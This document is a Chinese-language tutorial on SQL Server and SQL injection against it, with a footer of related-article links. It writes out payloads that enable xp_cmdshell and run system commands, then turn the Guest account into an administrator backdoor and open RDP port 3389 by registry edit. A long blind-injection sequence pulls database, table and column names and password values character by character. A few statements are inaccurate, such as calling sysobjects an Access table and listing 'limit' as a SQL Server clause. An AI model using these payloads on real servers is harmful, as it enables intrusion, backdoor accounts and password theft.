
SQLServer数据库及注入方法
目录
SQLServer数据库
SQL Server数据库是由Microsoft开发和推广的关系数据库管理系统(DBMS),是一个比较大型的数据库。端口号为 1433。数据库后缀名 .mdf,注释符是 --
- sa权限:数据库操作,文件管理,命令执行,注册表读取等system。SQLServer数据库的最高权限
- db权限:文件管理,数据库操作等权限 users-administrators
- public权限:数据库操作 guest-users


SQLServer数据库有6个默认的库,分别是4个系统数据库:master 、model 、msdb 、tempdb,和2个其他数据库:ReportServer、ReportServerTempDB。其中,model和tempdb是默认没有数据表的。


但是如果用navicat远程连接的话,只会显示2个数据库:ReportServer、ReportServerTempDB
SQLServer数据库的查询语句
select @@version;       #查询数据库的版本

select host_name();     #查询主机名,如果是用navicat远程连接的话,主机名是本地的名字

select db_name();       #查询当前数据库名

select user;            #查询当前数据库的拥有者,结果为 dbo。dbo是每个数据库的默认用户,具有所有者权限,全称:datebaseOwner ,即DbOwner

use tempdb              #切换到tempdb表

top n                   #查询前n条记录

limit 2,3               #查询第2条开始的3条数据,也就是2,3,4

select substring('string',2,1)     #截取给定字符串的索引为2的1个字符

select ascii('a')                  #查询给定字符串的ascii值

select len('string')               #查询给定字符串的长度

#数据库的连接

server=127.0.0.1;UID=sa;PWD=123456;database=master;Provider=SQLOLEDB

mssql://sa:123456@127.0.0.1/XCCMS_SocialBusinessDB

count(name)是查询总数

name是查询名字

*是查询详细信息

#查询数据库

select count(name) from sysdatabases     #查询数据库的个数

select name  from sysdatabases           #查询数据库的名字

select * from sysdatabases               #查询所有数据库的信息

#查询数据表

select * from sysobjects where type='u'  #查询当前数据库的所有表的详细信息

select count(name) from msdb..sysobjects where xtype='U'  #查询指定msdb数据库中表的个数

select name from msdb..sysobjects where xtype='U'         #查询指定msdb数据库中表的名字

select * from msdb..sysobjects where xtype='U'            #查询指定msdb数据库中表的详细信息

#查询列

select name from syscolumns where id=(select max(id) from sysobjects where xtype='u' and name='users')           #查询当前数据库的指定users表的所有列

select count(name) from test..syscolumns where id=(select max(id) from test..sysobjects where xtype='u' and name='users')   #查询指定test数据库的指定users表的列的个数

select name from test..syscolumns where id=(select max(id) from test..sysobjects where xtype='u' and name='users')       #查询指定test数据库的指定users表的所有列

select * from test..syscolumns where id=(select max(id) from test..sysobjects where xtype='u' and name='users')       #查询指定test数据库的指定users表的列的详细信息

#查询数据

select count(*) from test..user          #查询test数据库user表的数据的条数

select * from test..user                 #查询test数据库user表的所有数据
SA权限开启xp_cmdshell获取主机权限
如果xp_cmdshell权限没开启的话,我们可以执行下面命令开启,下面四步,使xp_cmdshell开启
select count(*) FROM sysobjects Where xtype = 'X' AND name = 'xp_cmdshell'  #判断xp_cmdshell是否打开,1就是打开了,0就是关闭了

execute('sp_configure "show advanced options",1')  #将该选项的值设置为1

execute('reconfigure')                             #保存设置

execute('sp_configure "xp_cmdshell", 1')           #将xp_cmdshell的值设置为1

execute('reconfigure')                             #保存设置

execute('sp_configure')                            #查看配置

execute('xp_cmdshell "whoami"')                    #执行系统命令

或者

exec sp_configure 'show advanced options',1;       #将该选项的值设置为1

reconfigure;                                       #保存设置

exec sp_configure 'xp_cmdshell',1;                 #将xp_cmdshell的值设置为1

reconfigure;                                       #保存设置

exec sp_configure                                  #查看配置

exec xp_cmdshell 'whoami'                          #执行系统命令

可以执行系统权限之后,前提是获取的主机权限是administrators组里的

exec xp_cmdshell 'net user Guest 123456'              #给guest用户设置密码

exec xp_cmdshell 'net user Guest /active:yes'         #激活guest用户

exec xp_cmdshell 'net localgroup administrators Guest /add'  #将guest用户添加到administrators用户组

exec xp_cmdshell 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f'        #开启3389端口


盲注SQLServer数据库
Access数据库特有的表是:sysobjects ,所以可以用它来判断是否是Access数据库
exists(select*from sysobjects)
判断xp_cmdshell是否存在
and 1=(Select count(*) FROM sysobjects Where xtype = 'X' AND name = 'xp_cmdshell') 判断当前数据库用户权限
and 1=(IS_SRVROLEMEMBER('sysadmin'))        //返回正常为sa

and 1=(IS_MEMBER('db_owner'))               //返回正常为DB_OWNER

and 1=(IS_srvrolemember('public'))          //public权限,较低
判断数据库的个数
and (select count(name) from sysdatabases)>N判断dbid,一般数据库有多少个,dbid的值就为多少
and (select count(*) from sysdatabases where dbid=N)=1判断当前数据库名
判断数据库的长度,由以下得知数据库的长度是8

and len(db_name())>5         //正常显示

and len(db_name())>10        //不正常显示

and len(db_name())>7         //正常显示

and len(db_name())>8         //不正常显示

判断数据库字符的ascii值

and ascii(substring(db_name(),1,1))>95   //正常显示

and ascii(substring(db_name(),1,1))>100  //不正常显示

and ascii(substring(db_name(),1,1))>96   //正常显示

and ascii(substring(db_name(),1,1))>97   //不正常显示

所以数据库的第一个字符的ascii值为97,即为a。

以此类推,数据库的第二个字符为  and ascii(substring(db_name(),2,1))>97

         数据库的第三个字符为:and ascii(substring(db_name(),3,1))>97

直到爆出数据库最后一位字符,得到数据库名字。
根据dbid得到所有数据库名
判断dbid数据库的长度,由以下得知dbid为1数据库的长度是8

and len(db_name(1))>5         //正常显示

and len(db_name(1))>10        //不正常显示

and len(db_name(1))>7         //正常显示

and len(db_name(1))>8         //不正常显示

判断dbid为2数据库字符的ascii值

and ascii(substring(db_name(2),1,1))>95   //正常显示

and ascii(substring(db_name(2),1,1))>100  //不正常显示

and ascii(substring(db_name(2),1,1))>96   //正常显示

and ascii(substring(db_name(2),1,1))>97   //不正常显示

所以dbid为1数据库的第一个字符的ascii值为97,即为a。

以此类推,数据库的第二个字符为  and ascii(substring(db_name(),2,1))>97

         数据库的第三个字符为:and ascii(substring(db_name(),3,1))>97

直到爆出数据库最后一位字符,得到数据库名字。
这里假设我们知道了数据库中存在 test 数据库。
爆破test数据库中表的个数
and (select count(name) from test..sysobjects where xtype='U')>N爆破test数据库中表的长度和名称
爆破test数据库中第一个表的长度:

and len((select top 1 name from test..sysobjects where xtype='U' and id not in (select top 1 id from test..sysobjects where xtype='U')))=N

爆破test数据库中第一个表的第一个字符的ascii值:

and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 1 id from test..sysobjects where xtype='U')),1,1))>115

爆破test数据库中第一个表的第二个字符的ascii值:

and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 1 id from test..sysobjects where xtype='U')),2,1))>115

爆破test数据库中第一个表的第三个字符的ascii值:

and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 1 id from test..sysobjects where xtype='U')),3,1))>115

.......

爆破test数据库中第二个表的长度:

and len((select top 1 name from test..sysobjects where xtype='U' and id not in (select top 2 id from msdb..sysobjects where xtype='U')))=N

爆破test数据库中第二个表的第一个字符的ascii值:

and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 2 id from test..sysobjects where xtype='U')),1,1))>115

爆破test数据库中第二个表的第二个字符的ascii值:

and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 2 id from test..sysobjects where xtype='U')),2,1))>115

爆破test数据库中第二个表的第三个字符的ascii值:

and ascii(substring((select top 1 name from test..sysobjects where xtype='U' and id not in(select top 2 id from test..sysobjects where xtype='U')),3,1))>115

.......
这里假设我们爆出了user表
爆破test数据库中user表的列数
and (select count(name) from test..syscolumns where id=(select id from test..sysobjects where name='user'))=N爆破test数据库中user表的列名
爆破test数据库中user表的第一列的长度:

and len((select top 1 col_name(object_id('user'),1) from test..sysobjects))>10

爆破test数据库中user表的第一列的第一个字符的ascii值:

and ascii(substring((select top 1 col_name(object_id('user'),1) from test..sysobjects),1,1))>97

爆破test数据库中user表的第一列的第二个字符的ascii值:

and ascii(substring((select top 1 col_name(object_id('user'),1) from test..sysobjects),2,1))>97

爆破test数据库中user表的第一列的第三个字符的ascii值:

and ascii(substring((select top 1 col_name(object_id('user'),1) from test..sysobjects),3,1))>97

........

爆破test数据库中user表的第二列的长度:

and len((select top 1 col_name(object_id('user'),2) from test..sysobjects))>10

爆破test数据库中user表的第二列的第一个字符的ascii值:

and ascii(substring((select top 1 col_name(object_id('user'),2) from test..sysobjects),1,1))>97

爆破test数据库中user表的第二列的第二个字符的ascii值:

and ascii(substring((select top 1 col_name(object_id('user'),2) from test..sysobjects),2,1))>97

爆破test数据库中user表的第二列的第三个字符的ascii值:

and ascii(substring((select top 1 col_name(object_id('user'),2) from test..sysobjects),3,1))>97

........
这里假设我们爆出了password列
爆出test数据库中user表中password列的数据条数
and (select count(*) from test..user)=N爆破test数据库中user表中password列中的数据
爆破test数据库中user表中password列中第一行数据的长度

and (select top 1 len(password) from test..user  where  password not in (select top 1 id from test..user))>N

爆破test数据库中user表中password列中第一行数据的第一个字符的ascii值

and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 1 id from test.user)),1,1))>10

爆破test数据库中user表中password列中第一行数据的第二个字符的ascii值

and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 1 id from test.user)),2,1))>10

爆破test数据库中user表中password列中第一行数据的第三个字符的ascii值

and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 1 id from test.user)),3,1))>10

........

爆破test数据库中user表中password列中第二行数据的长度

and (select top 1 len(password) from test..user  where  password not in (select top 2 id from test..user))>N

爆破test数据库中user表中password列中第二行数据的第一个字符的ascii值

and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 2 id from test.user)),1,1))>10

爆破test数据库中user表中password列中第二行数据的第二个字符的ascii值

and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 2 id from test.user)),2,1))>10

爆破test数据库中user表中password列中第二行数据的第三个字符的ascii值

and ascii(substring((select top 1 cast(password as varchar) from test.user where password not in (select top 2 id from test.user)),3,1))>10

........参考文章:https://www.cnblogs.com/lcamry/p/5763129.html
SQLServer数据库及注入方法的更多相关文章
- Access数据库及注入方法
目录 Access数据库 Access数据库中的函数 盲注Access数据库 Sqlmap注入Access数据库 Access数据库 Microsoft Office Access是由微软发布的关系数 ...
- MySQL数据库及注入方法
目录 MySQL数据库 mysql中比较常用的一些函数: 判断MySQL数据库是否存在SQL注入 MySQL数据库文件结构 MySQL数据库密码破解 MySQL UDF提权 MySQL数据库 MySQ ...
- SqlServer数据库的一些方法的用途
一直分不清这三种方法的具体用法现在终于找齐了 ExecuteNonQuery方法和ExecuteScalar方法和ExecuteReader方法的区别 (1)ExecuteNonQuery():执行命 ...
- access数据库一般注入方法及偏移注入
1.access数据库与mysql数据库的差别 access没有数据库,access数据库每个数据都是单个文件,每个access只有表结构 mysql : 库名,表名,列名,字段内容 access:表 ...
- SQLServer数据库字典维护方法
启用SQLServer启用管理器,以2008为例 1.设置表信息描述 选中要设置的表,右键点击“属性” . 选择扩展属性 填写要求: 名称:MS_Description 值: 模块名称-表名称 修改语 ...
- SQLSERVER数据库迁移的方法
数据库迁移两种方案:https://www.cnblogs.com/mcgrady/p/7614491.html 方案一 1,先将源服务器上的数据库文件打包(包括mdf和ldf文件),并且复制到目标服 ...
- 获取sqlserver数据库中所有库、表、字段名的方法
获取sqlserver数据库中所有库.表.字段名的方法 2009年03月12日 星期四 下午 12:51 1.获取所有数据库名: SELECT Name FROM Master..SysDatabas ...
- 设置SQLServer数据库中某些表为只读的多种方法
原文:设置SQLServer数据库中某些表为只读的多种方法 翻译自:http://www.mssqltips.com/sqlservertip/2711/different-ways-to-make- ...
- 命令行下从bak文件恢复sqlserver数据库方法
命令行下从bak文件恢复sqlserver数据库方法 注:本文所示访问从SqlServer 2000 - 2014版都是通用的 参考:http://blog.sina.com.cn/s/blog_5c ...
随机推荐
- C#的foreach遍历循环和隐式类型变量
C#的foreach遍历循环和隐式类型变量 foreach遍历循环 foreach (<baseType> <name> in <array>>) { //c ...
- 上线 Python 应用仅需一条命令的开源框架:Zappa(详细教程)
本文面向有 Python Web 基础的小伙伴 作者:HelloGitHub-吱吱 这里是 HelloGitHub 推出的<讲解开源项目>系列,今天要向小伙伴们介绍一个 Python 无服 ...
- CTF-杂项笔记
01 赛题解答 (1)目标:了解modbus协议 (2)解题: 密文:666C61677B4533334237464438413342383431434139363939454 ...
- FreeBSD 12.2 发布
FreeBSD 团队宣布 FreeBSD 12.2 正式发布,这是 FreeBSD 12 的第三个稳定版本. 本次更新的一些亮点: 引入了对无线网络堆栈的更新和各种驱动程序,以提供更好的 802.11 ...
- Java概述与准备
Java概述 Java语言背景介绍 Java之父:詹姆斯·高斯林(James Gosling) java语言的三个版本: JavaSE: Java 语言的(标准版),用于桌面应用的开发,是其他两个 ...
- 【odoo14】odoo 14 Development Cookbook【目录篇】
网上已经有大佬翻译过odoo12并且在翻译odoo14了.各位着急的可以自行搜索下... 这本书是为了让自己从odoo12转odoo14学习.也是为了锻炼下自己... odoo 14 Developm ...
- 【关系抽取-R-BERT】定义训练和验证循环
[关系抽取-R-BERT]加载数据集 [关系抽取-R-BERT]模型结构 [关系抽取-R-BERT]定义训练和验证循环 相关代码 import logging import os import num ...
- linux软件管理之yum管理操作软件包
什么是rpm 1.1`RPM` 全称 `RedHat Package Manager` 缩写,由红帽开发用于软件包的安装.升级.卸载与查询. 1.2rpm包名组成部分 `RPM` 包命名以-将软件分成 ...
- 使用SignalR ASP.NET Core来简单实现一个后台实时推送数据给Echarts展示图表的功能
什么是 SignalR ASP.NET Core ASP.NET Core SignalR 是一种开放源代码库,可简化将实时 web 功能添加到应用程序的功能. 实时 web 功能使服务器端代码可以立 ...
- Windows上Docker Toolbox修改镜像源
https://blog.csdn.net/weixin_36242811/article/details/90515835